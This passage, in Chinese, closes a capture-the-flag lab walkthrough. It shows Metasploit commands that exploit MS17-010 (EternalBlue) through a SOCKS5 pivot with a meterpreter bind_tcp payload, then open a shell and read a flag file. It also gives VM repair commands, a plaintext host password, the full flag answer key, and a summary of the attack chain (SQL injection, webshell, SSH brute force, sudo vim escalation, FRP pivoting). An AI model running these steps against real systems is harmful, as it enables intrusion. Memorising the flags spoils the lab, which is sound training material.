setg Proxies socks5:192.168.153.135:55005#走新 SOCKS5 代理set RHOSTS 10.15.51.20#设置目标,Win7 的 IP(4)选择 Payload
set PAYLOAD windows/x64/meterpreter/bind_tcp#就是漏洞利用成功后,在目标机器上执行的代码,这里是让目标机器绑定监听端口(5)开始攻击
exploit#exploit 和 run 在 Metasploit 里是等同的#只是两个不同的命令别名10.2 登录 Win7 终端查询
成功利用 MS17-010 漏洞并建立 Meterpreter 会话后,会显示下图中的内容

输入以下命令进入 shell:
meterpreter > shell如果输出的显示为乱码,可以将这个编码格式设置为65001的格式

直接输入以下命令:

chcp 65001显示正常之后,可进入桌面查看对应的文件结构
cd C:\Users\admin\Desktop列出文件目录
dir可以看到这里有一个flag8.txt
type flag8.txt最终显示内容如下:
十一、排错部分
11.1 检查 Win7 虚拟机状态
Win7 虚拟机(10.15.51.20)初始状态为 shut off,需通过宿主机启动
可在 Mobaxtream 里面进行临时连接
宿主机的密码为:BS8peMkmFWWYYbp
11.2 启动并修复 Win7 虚拟机
*注意:CPU 兼容性问题的可选处理方法,需根据实际启动报错决定是否使用
# 查看 VM 状态virsh list --all# 如果输出 my-vuln3-win7 shut off
# 以下命令可以修复 CPU 兼容性(宿主机 CPU 缺少 pcid/md-clear 等特性)virsh dumpxml my-vuln3-win7 > /tmp/win7.xmlsed -i "s|<cpu mode='custom' match='exact' check='partial'>.*</cpu>|<cpu mode='host-passthrough' check='none'/>|" /tmp/win7.xmlvirsh define /tmp/win7.xmlvirsh start my-vuln3-win7
# 验证virsh list --all# 正常显示 my-vuln3-win7 running10.4 Flag8
Flag8{aiIdhuwehduwauWin7Desk}十二、Flag 汇总
| 题号 | Flag | 获取方式 |
|---|---|---|
| 1 | Flag1{BS8peMkmFWWYYbp} | DMZ robots.txt |
| 2 | Flag2{QRpbZQPymcCt3Dc} | DMZ SQL 注入 / Webshell 读 /Flag2.txt |
| 3 | Flag3{4ZtG6ZX5h3QMZ2B} | conn.php 数据库凭据 → MySQL 查询 |
| 4 | 172.16.37.17 | DMZ 内网探测发现 OA |
| 5 | Flag5{DGBQZxHdJyXUZuk} | SSH 爆破 + 登录读取 |
| 6 | Flag6{kkexRrfXJfwhhv5} | sudo vim 提权 |
| 7 | 10.15.51.20 | 二级 FRP 代理扫描发现 Win7 |
| 8 | Flag8{aiIdhuwehduwauWin7Desk} | 二级代理 MSF +永恒之蓝漏洞 |
十三、漏洞原理总结
| 漏洞类型 | 位置 | 原理 |
|---|---|---|
| 敏感信息泄露 | DMZ robots.txt | 备份/配置文件泄露 Flag |
| SQL 注入 | DMZ login.php | 用户输入直接拼接 SQL 语句 |
| 命令执行 | DMZ webshell | 哥斯拉 webshell 直接执行系统命令 |
| 数据库凭据泄露 | DMZ conn.php | 配置文件硬编码 root/root |
| 内网穿透 | DMZ/OA 双网卡 | 容器双网卡未隔离,可路由到内网 |
| 框架漏洞 | OA /etc/sudoers | GTFObins 提权 |
| sudo 配置不当 | OA /usr/bin/vim | NOPASSWD 允许 sudo vim,vim 可执行系统命令 |
| 密码复用 | OA SSH student | 弱口令 student123 |
| 二级代理穿透 | OA 第二网段 | 双网卡主机作为跳板,FRP 级联 |
| SMB 远程代码执行 | Win7 SMB 服务 | MS17-010(永恒之蓝) |
| 弱密码 | 宿主机 root | BS8peMkmFWWYYbp(与 Flag1 相同) |